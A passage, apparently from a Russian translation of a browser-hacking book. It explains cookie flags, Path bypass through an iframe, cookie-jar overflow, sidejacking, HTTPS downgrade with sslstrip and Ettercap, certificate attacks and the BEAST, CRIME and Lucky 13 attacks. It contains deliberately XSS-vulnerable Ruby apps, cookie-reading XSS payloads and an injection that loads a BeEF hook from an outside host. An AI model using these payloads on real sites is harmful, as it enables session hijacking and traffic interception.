Это показывает, как при возможности выполнить в браузере произвольный JavaScript получить доступ к cookie без флага `HttpOnly`. При этом использовать cookie с `HttpOnly` всё равно можно, не читая их. Такие более сложные атаки рассматриваются в главе 9.

Понимание флага Secure

Предположим, приложению электронной торговли на `browserhacker.com` нужно отслеживать товары в корзине и аутентифицировать пользователя, когда тот переходит к оформлению заказа для завершения покупки. В такой ситуации было бы полезно дополнительно защитить cookie функции оформления заказа, чтобы они передавались только через HTTPS-версию сайта.

Флаг `Secure` обеспечивает это, разрешая отправлять отмеченные им cookie только по соединениям, зашифрованным SSL. Установка флага помогает защититься как от ненадлежащего использования cookie на сайте, так и от перехвата трафика, способного раскрыть cookie.

Понимание атрибута Path

Атрибут `Path` вместе с флагом `Domain` определяет область действия cookie. Крупным приложениям часто требуется более широкая область домена или пути, чтобы отслеживать пользователя в нескольких разделах сайта.

Вернёмся к приложению электронной торговли на `browserhacker.com`. Идеальным вариантом было бы использовать два cookie: один сеансовый для отслеживания пользователя по всему `browserhacker.com`, а второй - для отслеживания уже аутентифицированного пользователя в домене `browserhacker.com`, но только по пути `/checkout`. Ограничение cookie определённым путём вместе с такими средствами защиты, как `HttpOnly`, должно уменьшить подверженность более конфиденциальных данных из части приложения, отвечающей за оформление заказа.

К сожалению, в действительности это не так. Если содержимое верхнего уровня уязвимо для XSS, ничто не мешает внедрённому JavaScript открыть IFrame с ограниченным путём и таким способом обратиться к cookie. Если дочерний IFrame находится в рамках SOP, cookie всё равно раскрывается. Это показано в следующем разделе.

Обход ограничений атрибута Path

Используя предыдущие примеры кода Ruby, создадим новое приложение, предоставляющее два пути, каждый из которых устанавливает отдельный cookie. Корневой путь задаёт обычный `parent_cookie`, а путь `/checkout` - более конфиденциальный `checkout_cookie`. Код также содержит XSS-уязвимость в корневом пути: параметр `test` не обрабатывается должным образом:

```
require 'rubygems'
require 'thin'
require 'rack'
require 'sinatra'
require 'json'
class CookieDemo < Sinatra::Base
  get "/" do
    response.set_cookie "parent_cookie", {:value => 'yes',
      :domain => 'browserhacker.com',
      :path => '/' }
    "Test parameter: " + params['test']
  end
  get "/checkout" do
    response.set_cookie "checkout_cookie",
```

```
        {:value => 'RESTRAINED TO THIS PATH',
         :domain => 'browserhacker.com',
         :path => '/checkout' }
  end
end
@routes = {
    "/" => CookieDemo.new
}
@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("browserhacker.com", 4000, @rack_app)
Thin::Logging.silent = true
Thin::Logging.debug = false
puts "[#{Time.now}] Thin ready"
@thin.start
```

Предположим, что в пути `/checkout` нет XSS-уязвимостей, поэтому похитить через него `checkout_cookie` не удастся. Однако XSS-уязвимость есть в корневом пути. В этих примерах для демонстрации раскрытия cookie используется функция `alert()`, тогда как при настоящей атаке cookie был бы выведен другим способом в подконтрольное вам место. Если отправить приложению следующие данные, `parent_cookie` будет раскрыт:

```
/?test=hi<script>alert(document.cookie)%3b</script>
```

Результат показан на рисунке 6-14.




Рисунок 6-14. Раскрытие cookie корневого пути

Для кражи cookie по пути `/checkout` необходимо создать IFrame, указывающий на это местоположение. Следующий JavaScript создаёт IFrame, а затем раскрывает cookie:

```
iframe=document.createElement('iframe');
iframe.src='http://browserhacker.com:4000/checkout';
iframe.onload=function(){
  alert(iframe.contentWindow.document.cookie);
};
document.body.appendChild(iframe);
```

Если оформить это как одну полезную нагрузку, выполняемую после полной загрузки IFrame, получится следующее:

```
/?test=hi<script>iframe=document.createElement('iframe')%3b
iframe.src='http://browserhacker.com:4000/checkout'%3biframe
.onload=function(){alert(iframe.contentWindow.document.cookie
)}%3bdocument.body.appendChild(iframe)</script>
```

Результат выполнения этого JavaScript показан на рисунке 6-15.




Рисунок 6-15. Раскрытие cookie с ограничением пути

На примере видна несостоятельность атрибута `Path` как способа защиты cookie, особенно если в приложении есть XSS или другие изъяны веб-приложения. В данном случае флаг `HttpOnly` помог бы предотвратить немедленное раскрытие cookie `/checkout`. Однако, как обсуждается в разделе «Проксирование через браузер» главы 9, ничто не мешает воспользоваться XSS-уязвимостью, чтобы проксировать трафик через браузер жертвы и фактически пользоваться её сеансом.

Переполнение банки cookie

Большинство сайтов ожидает, что после установки cookie он вернётся в том же состоянии. Когда сайт устанавливает cookie, тот добавляется в банку cookie - локальную базу браузера со сведениями о cookie сайтов. Как и настоящая банка печенья, банка большинства браузеров вмещает лишь ограниченное число cookie. Даже если cookie нельзя изменить напрямую из-за `HttpOnly` или иных обстоятельств, у вас всё ещё может быть возможность повлиять на данные, возвращаемые браузером.

Алекс Куземченко (Alex Kouzemtchenko)[12] и Крис Эванс (Chris Evans)[13], а позднее Джон Уиландер (John Wilander)[14], выяснили, что в ситуациях, когда в браузере можно создавать cookie, банку удаётся переполнить и вытеснить старые cookie. Если затем заменить существующие cookie собственными, можно управлять взаимодействием пользователя с сайтом. Рассмотрим пример:

```
require 'rubygems'
require 'thin'
require 'rack'
require 'sinatra'
require 'json'
class CookieDemo < Sinatra::Base
  get "/" do
    link_url = "http://www.google.com"
    if !request.cookies['link_url'] then
       response.set_cookie "link_url", {:value => link_url,
         :httponly => true}
    else
       link_url = request.cookies['link_url']
    end
'<A HREF="' + link_url + '">Secret Login Page</A>
<script>
function setCookie()
{
  document.cookie = "link_url=http://blog.browserhacker.com";
  alert("Single cookie sent");
}
function setCookies()
{
  var i = 0;
  while (i < 200)
  {
    kname = "test_COOKIE" + i;
    document.cookie = kname + "=test";
    i = i + 1;
  }
  document.cookie = "link_url=http://browserhacker.com";
  alert("Overflow Executed");
}
</script>
<BR>
<input type=button value="Attempt Change" onclick="setCookie()"><BR>
<input type=button value="Spam Cookies" onclick="setCookies()">
'
  end
end
@routes = {
    "/" => CookieDemo.new
}
@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("browserhacker.com", 4000, @rack_app)
Thin::Logging.silent = true
Thin::Logging.debug = false
puts "[#{Time.now}] Thin ready"
@thin.start
```

В этом примере cookie `link_url` устанавливается при загрузке страницы браузером. Когда пользователь возвращается на страницу, cookie извлекается, а URL выводится как адрес `HREF` ссылки Secret Login Page. Хотя пример несколько искусственен, такой приём встречается в брендированных службах: URL переписываются в зависимости от того, какое оформление должен видеть пользователь. Здесь URL просто хранится в cookie.

После загрузки страницы отображаются две кнопки: Attempt Change и Spam Cookies. Чтобы продемонстрировать переполнение банки cookie, загрузите страницу и обновите её. URL ссылки будет равен `http://www.google.com`, как на рисунке 6-16, и после следующей перезагрузки останется прежним.




Рисунок 6-16. Пример приложения со стандартной ссылкой

Перевод надписей: **Secret Login Page / Attempt Change / Spam Cookies** - секретная страница входа / попытаться изменить / заполнить cookie.

Если нажать Attempt Change, браузер попытается перезаписать cookie `HttpOnly` новым cookie, указывающим на `http://blog.browserhacker.com`. После нажатия кнопки и перезагрузки ссылка не изменится, как видно на рисунке 6-17.

Это происходит потому, что JavaScript не может перезаписать cookie `HttpOnly`.




Рисунок 6-17. Окно предупреждения показано, но ссылка не меняется

Перевод сообщения: **Single cookie sent** - отправлен один cookie.

Если нажать Spam Cookies, как на рисунке 6-18, а затем перезагрузить страницу, ссылка будет указывать на `http://browserhacker.com`. Почему это сработало? Вы переполнили банку тестовыми cookie, из-за чего старые cookie выпали из неё, а затем снова установили `link_url` с помощью JavaScript. В результате он оказался последним добавленным cookie и именно его Ruby получает при загрузке страницы.

Рисунок 6-18. Обновлённая ссылка после переполнения банки cookie

Это простой пример того, как атаковать cookie небезопасного приложения с помощью JavaScript и управлять взаимодействием браузера с веб-страницами и целями. В показанном виде пример должен работать в Firefox, но браузеры меняются, поэтому поэкспериментируйте с числом устанавливаемых cookie, чтобы выяснить, сколько именно требуется для переполнения банки вашего браузера.

Использование cookie для отслеживания

Как рассматривалось в главе 3, одна из сложностей при атаке на браузер - сохранить контроль над целью. Это особенно важно, если атака занимает много времени или не срабатывает с первой попытки. Когда браузер аварийно завершается, а пользователь снова посещает атакующий сайт, вам нужно распознать его и возобновить атаку.

Нужно продолжить с того места, где вы остановились, а не начинать всё сначала. Одновременно добиться этого и отслеживать выбранного пользователя можно, создав cookie, который живёт дольше одного сеанса браузера. В JavaScript это исправляется легко. Предположим, вы хотите продолжать отслеживать пользователя, даже если браузер аварийно завершится и потеряет все сеансовые cookie. Код создания cookie можно заменить таким:

```
var exp = new
Date(new Date().getTime() + daysInMilliseconds(5)).toGMTString();
document.cookie=" link_url=http://browserhacker.com;expires=" + exp;
```

Этот cookie будет переживать аварийные завершения в течение окна работ, равного здесь пяти дням. Если пользователь вернётся, у вас будет достаточно времени несколько раз продолжить работу с ним без риска потерять сеансовые cookie при сбое браузера.

Если пользователей нужно отслеживать дольше, вам может подойти проект Evercookie.[15] При простом отслеживании Evercookie сильно затрудняет удаление cookie для цели, но значительно упрощает вам многократное распознавание пользователя.

Атаки Sidejacking

Sidejacking, или перехват сеанса HTTP, - способ выдать себя за другого пользователя путём кражи его сеанса. Атаки с кражей сеанса основаны на идее, что копия сеансового cookie пользователя определённого сайта позволяет притвориться этим законным пользователем. После копирования сеансовых cookie в ваш браузер сайт будет считать вас целью, и вы сможете обращаться к учётной записи от её имени. Хотя атаки с подменой участника сеанса известны давно, широкую огласку они получили после выхода Firesheep.[16]

Firesheep - подключаемый модуль Firefox, созданный Эриком Батлером (Eric Butler). Он прослушивает сеансы в открытых беспроводных сетях и передаёт вам сведения о них. Достаточно дважды щёлкнуть значок цели, за которую вы хотите себя выдать: её cookie будут скопированы в ваш браузер, после чего вы сможете посещать целевой сайт от её имени. Настоящий волк в шкуре (Fire)sheep!

Одна из основных причин эффективности Firesheep заключалась в распространённой практике крупных сайтов, включая Twitter и Facebook: через HTTPS защищалась только страница входа, а остальная часть сайта снова работала по HTTP. Поэтому сеансовые cookie нельзя было пометить флагом `Secure`, ведь они должны были отправляться и по HTTP, и по HTTPS.

Хотя Firesheep снискал наибольшую дурную славу, существуют и другие способы похищать cookie для Sidejacking, включая XSS, социальную инженерию и другие атаки на приложения. Получив cookie любым из этих способов, вы сможете выдавать себя за пользователя, пока сеанс не станет недействительным: пользователь выйдет из системы и уничтожит сеанс либо истечёт срок его действия.

Решение проблемы Sidejacking заключалось в использовании флага cookie `Secure` и отправке маркеров сеанса только по SSL. Это значительно помогло, и такие сайты, как Facebook и Google, почти полностью перешли на SSL для предотвращения проблемы. Тем не менее перехватывать SSL-трафик, понижать защищённость соединения и просматривать cookie всё ещё можно с помощью подмены ARP или других приёмов посредника (MitM). Обычно такие атаки зависят от того, щёлкнет ли пользователь окно предупреждения. Если он это сделает, cookie достанутся вам.

Обход HTTPS

Всем известно: если при просмотре сайта в углу браузера виден значок замка, сайт обязательно безопасен. Верно? Нет! На самом деле замок не означает, что страница безопасна. Он лишь сообщает, что данные передаются по HTTPS, а не по протоколу HTTP в открытом виде.

Что делать, когда нужно атаковать обмен по HTTPS, особенно если из-за назойливого флага `Secure` сеансовые cookie отправляются только по HTTPS? Существует несколько подходов к страницам HTTPS, но три из них особенно доступны. Рассмотрим атаки с понижением до HTTP, атаки на сертификаты и атаки на SSL/TLS.

Понижение HTTPS до HTTP

Зашифрованный трафик HTTPS теоретически нельзя просмотреть при передаче, не имея ключей расшифрования. Это означает, что известные общедоступные методы не позволяют просматривать и изменять его в пути. Здесь на сцену выходят атаки с понижением защищённости.

Цель атаки с понижением до HTTP - вообще не позволить пользователю перейти на сайт HTTPS либо с помощью других атак вернуть его на HTTP-версию сайта. Если принудить браузер обратиться к HTTP-версии вместо HTTPS, конфиденциальные сведения можно увидеть при передаче. Переписать запросы с HTTPS обратно на HTTP можно двумя основными способами. Первый - перехватить данные в сети и изменить запрос. Второй - переписать запрос внутри браузера.

Один из самых простых способов понизить соединение до HTTP - изменять сетевой трафик в момент перехода браузера с HTTP на HTTPS. Некоторые веб-приложения отвечают на HTTP-запрос кодом 302, перенаправляя браузер на HTTPS-версию сайта. Это критическая точка, в которой нужно перехватить управление и встать посредником. Для этого можно применять `sslstrip`[17] вместе со средствами подмены ARP, например Ettercap, как кратко описано в разделе «Подмена ARP» главы 2. Процедура относительно проста. Единственное условие - между сервером и клиентом не должна применяться взаимная аутентификация, также называемая клиентскими сертификатами SSL.

Перехватив сетевой трафик и обнаружив переход, как показано на рисунке 6-19, можно переписать весь обмен по HTTPS как HTTP. При этом переходом HTTP/HTTPS на своей стороне управляете вы и видите весь трафик, который должен быть защищён. Цель будет получать только HTTP-трафик, а HTTPS вообще не дойдёт до её браузера. В итоге вы обмениваетесь с сервером по HTTPS, а с браузером цели - по HTTP, фактически выступая конечной точкой шифрования.

Рисунок 6-19. Пример перенаправления Facebook с HTTP на HTTPS

Сочетание `sslstrip` и Ettercap даёт и другие преимущества, например позволяет использовать фильтры Ettercap для дополнительного изменения трафика. Иногда разработчики веб-приложения реализуют собственные средства защиты. Это бывает редко, но они могут помешать надёжному понижению до HTTP.

Тогда на помощь приходит Ettercap. Он способен переписывать содержимое на лету, нейтрализуя защитные меры разработчиков. Проще всего повысить надёжность атаки, переписав ссылки так, чтобы они указывали на вредоносную копию сайта, и надеяться, что пользователь ничего не заметит. Будем честны: если вы не мешаете цели посещать любимый сайт с забавными котиками, разве она вообще что-нибудь заметит?

Вторая атака с понижением до HTTP переписывает ссылки внутри самого документа с помощью JavaScript. Цель - изменить DOM так, чтобы все ссылки на ресурсы HTTPS вместо этого указывали на HTTP. Для зацепленных сайтов с XSS это самый простой выбор. Недостаток состоит в том, что многие сайты защищаются от такой атаки, выдавая защищённое содержимое только через HTTPS. Это ограничивает возможность простого переписывания содержимого.

Чтобы исследовать способ подробнее, рассмотрим пример страницы с XSS-уязвимостью. У страницы есть входной параметр `lang`, позволяющий выбирать язык. Он подвержен XSS-атакам, поэтому через него можно зацепить браузер цели в BeEF:

```
require 'rubygems'
require 'thin'
require 'rack'
require 'sinatra'
require 'json'
class InjectDemo < Sinatra::Base
  get "/" do
    lang = request['lang'] || "en_US";
"
<div align=center>
To login, go to our secure login page at
<A HREF='https://servervictim.com/login?lang=#{lang}'>
https://servervictim.com/login</A>
</div>"
  end
end
@routes = {
    "/" => InjectDemo.new
}
@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("servervictim.com", 4000, @rack_app)
Thin::Logging.silent = true
Thin::Logging.debug = false
puts "[#{Time.now}] Thin ready"
@thin.start
```

Изменяя переменную `lang`, можно внедрить хук BeEF. Запрос со стандартным значением `lang` показан на рисунке 6-20.

Рисунок 6-20. Исходный код страницы входа без XSS

Перевод текста страницы: **To login, go to our secure login page at** - чтобы войти, перейдите на нашу защищённую страницу входа по адресу.

Чтобы создать хук BeEF, нужно подготовить внедрение, которое закрывает тег A, добавляет сценарий, а затем сохраняет отображение ссылки. Следующий итоговый URL внедряет хук BeEF в страницу:

```
http://servervictim.com:4000/?lang='><script
src="http://browserhacker.com:3000/hook.js"></script>
```

После зацепления браузера в BeEF страницу можно понизить с HTTPS до HTTP. В папке Browser, внутри Hooked Domain, находится модуль «Replace HREFS (HTTPS)». Этот полезный небольшой модуль находит на странице все ссылки HTTPS и заменяет их соответствующими ссылками HTTP, как видно на рисунке 6-21.




Рисунок 6-21. Модуль понижения HTTPS в BeEF

Перевод результата команды: **1 https links rewritten to http** - одна ссылка HTTPS переписана как HTTP.

После выполнения модуля изменения не будут очевидны цели, за исключением того, что ссылки HTTPS станут ссылками HTTP. Внимательный пользователь может заметить, что теперь в левом нижнем углу указан HTTP, как на рисунке 6-22, но исходный код документа по-прежнему показывает HTTPS.

Рисунок 6-22. Новая страница, где в левом нижнем углу видно, что ссылка использует HTTP

Чтобы снизить вероятность обнаружения, можно не переписывать содержимое `href`, а добавить к элементам `<a>` событие `onclick`. Тогда цель не заметит исчезновения `https://`, посмотрев в левый нижний угол браузера.

Это, разумеется, упрощённый пример, однако атака того же типа сработает почти на любой странице с XSS-уязвимостью и применима не только к URL. BeEF не делает всё это автоматически, но простой JavaScript всё равно можно отправить целевому браузеру через модуль BeEF «Raw JavaScript».

Атаки на сертификаты

Существует два основных вида атак на сертификаты. В первом один сертификат заменяют другим. Такая атака проста в выполнении, но заметна цели. Второй вид сложнее: ошибка браузера позволяет предъявить сертификат, которому браузер ошибочно доверится. Этот способ зависит от наличия уязвимых процедур обработки сертификатов. Хотя пользователь может не получить предупреждения об атаке, осуществить её труднее.

Использование поддельных сертификатов

Создать поддельный сертификат элементарно, и многие средства атак уже включают такие сертификаты. Независимо от выбора прокси, Ettercap или другого инструмента идея одинакова. Целевому браузеру предъявляется поддельный сертификат, а вы становитесь посредником в обмене данными. Не забывайте: поскольку сертификат создали вы, ключ расшифрования также находится у вас. Возможность расшифровать HTTPS-трафик позволяет полностью перехватывать и изменять данные.

Очевидный недостаток - пользователь увидит всплывающее сообщение о том, что сертификат сайта недействителен. Настоящий вопрос при такой атаке: как вы думаете, задумается ли пользователь, прежде чем нажать это сообщение? Когда-нибудь каждый нажимал продолжение в диалоге недоверенного сертификата, хотя прекрасно знал, что делать этого не следует. Если кто-то совершенно искренне утверждает обратное, попросите его немедленно вернуться в свою общину амишей!

Использование ошибочной проверки сертификатов

Другой вид атаки использует проблемы в том, как браузеры проверяют сертификаты. В 2013 году такая атака наблюдалась в нескольких приложениях iPhone.

Ник Арнотт (Nick Arnott) опубликовал исследование,[18] показавшее, что ряд популярных приложений iPhone не проверял действительность сертификатов. При предъявлении самоподписанного или вообще любого сертификата приложения не предупреждали пользователя о том, что серверу нельзя доверять. Похожие проблемы безопасности находили и в различных приложениях Android. Например, группа исследователей из Стэнфордского и Остинского университетов[19] обнаружила сходные изъяны в мобильном банковском приложении Chase.

Используя эту уязвимость обработки сертификатов, можно было получить учётные данные, сведения кредитных карт и другую информацию: достаточно предъявить самоподписанный сертификат и наблюдать за соединением в поисках конфиденциальных данных.

Вероятно, самой известной уязвимостью ошибочной проверки сертификатов был эксплойт Мокси Марлинспайка (Moxie Marlinspike) с нулевым символом.[20] Некоторые регистраторы разрешали запросы сертификатов с нулевыми символами. Само по себе это не выглядит слишком вредоносным, однако положение стало гораздо интереснее из-за того, что браузеры применяли строковые функции на языке C без дополнительных проверок значений.

При поиске данных строковые функции обычно считают нулевой символ окончанием строки. Например, обычным представлением слова `hello` будет `hello\0`, где `\0` - управляющая последовательность нулевого символа.

Если создать сертификат с именем `www.google.com\0.browserhacker.com`, регистратор увидит, что оно относится к `browserhacker.com`, и подтвердит право владельца домена запрашивать для него сертификаты. Однако из-за нулевого символа при проверке запроса браузер успешно распознает имя как `www.google.com`. Так злоумышленник мог создавать сертификаты с нулевыми символами для подделки законных сайтов.

Поскольку сертификаты выдавали доверенные регистраторы, браузер не сомневался в их действительности и не показывал всплывающих сообщений о проблеме. Такая атака позволяла прослушивать SSL, изменять данные и проводить другие атаки, не предупреждая цель о неполадках.

Эти атаки эксплуатируют уязвимости обработки сертификатов в браузере. Хотя конкретные рассмотренные уязвимости уже исправлены, исследователи по-прежнему находят проблемы в реализациях. В конечном счёте нужно найти слабость, подходящую для вашей конкретной ситуации в данный момент.

Атаки на уровень SSL/TLS

Secure Socket Layer (SSL) и сменивший его Transport Layer Security (TLS) - протоколы шифрования, применяемые для защищённого просмотра веб-страниц. Как и во многих других технических реализациях программ, в них тоже было немало проблем безопасности. Использование этих слабостей позволяет раскрыть весь канал связи или хотя бы его часть. Атаки на уровень SSL/TLS зачастую не дают полных сообщений за разумное время. Но не всё потеряно: они могут раскрыть важные данные cookie или другие конфиденциальные сведения, которые затем удастся использовать для дальнейшей эксплуатации. На момент написания книги известность получили три такие атаки: BEAST,[21] CRIME и Lucky 13.[22]

BEAST стала первой широко известной атакой на SSL, использовавшей слабость режима шифрования Cipher-Block-Chaining (CBC). Эксплуатация этой уязвимости SSL позволяла расшифровать части зашифрованного сообщения. Отдельные фрагменты сообщения можно было раскрывать со скоростью примерно один блок за две секунды.

Для реальной эксплуатации атака должна быть направлена на конкретного пользователя, а получение даже небольшой части сообщения занимало несколько минут. Настойчивый атакующий мог за время от нескольких минут до нескольких часов определить сеансовый cookie и применить Sidejacking.

Атаку CRIME создали те же исследователи, что и BEAST, - Джулиано Риццо (Juliano Rizzo) и Тай Дуонг (Thai Duong). Она стала ответом на основную меру защиты, введённую после публикации BEAST. Многие команды разработчиков браузеров устранили слабость BEAST, отказавшись от слабых алгоритмов криптографии в пользу шифров на основе RC4. Так появилась CRIME, специально созданная для работы с такими шифрами. Она использовала слабости сжатия TLS для раскрытия данных. С помощью JavaScript и повторяющихся веб-запросов CRIME позволяла медленно, байт за байтом, определять данные. Настойчивый атакующий получал результат, сходный с BEAST.

Последняя атака, заслуживающая отдельного упоминания, - Lucky 13. Она использует способ, похожий на BEAST, однако для угадывания данных применяет атаки оракула заполнения против CBC. Как и в случаях BEAST и CRIME, JavaScript значительно ускоряет процесс, но практичным он остаётся лишь для отдельных целей.

